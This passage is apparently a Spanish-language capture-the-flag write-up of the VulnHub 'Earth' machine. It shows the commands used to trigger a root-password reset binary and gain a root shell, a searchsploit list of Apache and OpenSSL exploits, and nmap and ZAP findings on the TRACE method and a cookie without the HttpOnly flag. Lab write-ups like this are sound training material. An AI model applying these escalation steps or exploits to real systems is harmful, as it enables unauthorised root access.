puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)
= 44
+++ exited (status 0) +++
```

Parece que no hay creados algunos ficheros y por eso falla, los creamos y volvemos a ejecutar el script.

```
sh-5.1$ touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
sh-5.1$ pwd
pwd
/
sh-5.1$ cd /usr/bin/
cd /usr/bin/
sh-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

```
sh-5.1$ su -
su -
Password: Earth

[root@earth ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

<https://github.com/aguayro>

@9v@yr0

La flag

```
[root@earth ~]# cat root_flag.txt  
cat root_flag.txt
```

```
-o#66+'''?d:>b\_
_o/'''' '' , dMF9MMMMMMHo_
.o6#' "MbHMMMMMMMMMMMMHo.
'o""' vodM+$56HMMMMMMMMMM?.
$M5ood,~''(6##MMMMMH\
,MMMMMM#b?#bobMMMMHMMML
?MMMMMMMMMMMMMMMMMM7MMM$R+Hk
:MMMMMMMMMMMMMMMMMM/HMMM| '*L
|MMMMMMMMMMMMMMMMMMbMH' T,
'+MMMMMMMMMMMMMMMMMMb#}' '?'
""^*****#MMMMMMMMMMMMMM'
|MMMMMMMMMMMMMP' :
'MMMMMMMMMMT :
9MMMMMMMM} :
|MMMMMMMMM?,d- :
'MMMMMMT .M|. :
6MMMMM*' '' :
'MMM#" :
6.
6M}
6.
```

Congratulations on completing Earth!

If you have any feedback please contact me at SirFlash@protonmail.com

```
[root@earth ~]# cat root_flag.txt
```

<https://github.com/aguayro>

@9v@yr0

Con la información que hemos recopilados de nmap y Zap, disponemos de otros posibles vectores de ataque, ambos centrados en el servidor Apache:

Apache 2.4.51 y openssl

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache CVE-2015-10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

Probamos a usar el exploit 21671 que explota una vulnerabilidad del certificado ssl de versión anteriores a 2.8.7. En el servidor está funcionando openssl 1.1.1

```
searchsploit -p 21671
Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/21671
Path: /usr/share/exploitdb/exploits/unix/remote/21671.c
Codes: CVE-2002-0082, OSVDB-857
Verified: True
File Type: C source, ASCII text, with very long lines (489)
```

Configuración del método TRACE

De la captura de pantalla de la salida de nmap me parece interesante todos los módulos activos en el servidor apache, además del método activo 'TRACE'

```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ tls-alpn:
|   http/1.1
|_ http-methods:
|   Potentially risky methods: TRACE
```

<https://github.com/aguayro>

@9v@yr0

Configuración Cookie not HTTP only

The screenshot shows a ZAP Scanning Report in a web browser. The address bar displays the file path: `file:///home/kali/Documents/pentesting/case_06/2024-06-14-ZAP-Report-.html#alert-type-4`. The browser's bookmark bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus Essentials / Lo... The report details a vulnerability with the following information:

- Source:** raised by a passive scanner ([Cookie No HttpOnly Flag](#))
- CWE ID:** 1004
- WASC ID:** 13
- Reference:** <https://owasp.org/www-community/HttpOnly>

Additional links mentioned in the report are <http://caniuse.com/#feat=contentsecuritypolicy> and <http://content-security-policy.com/>.

The screenshot shows the Earth Secure Messaging web application in a browser. The address bar displays `earth.local`. The browser's bookmark bar is the same as in the previous screenshot. The application interface includes:

- A header: "Send your message to Earth:"
- A "Message:" label above a text input field containing the text "test".
- A "Message key:" label above a text input field containing the text "prueba".
- A "Send message" button.
- A "Previous Messages:" section displaying a list of message keys:

- 04170611
- 00041e15
- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030

<https://github.com/aguayro>

@9v@yr0

https://github.com/TH3xACE/SUDO_KILLER

Herramientas:

Netdiscover

Nmap

Gobuster

Curl

Python

Fuente:

<https://www.vulnhub.com/entry/the-planets-earth,755/>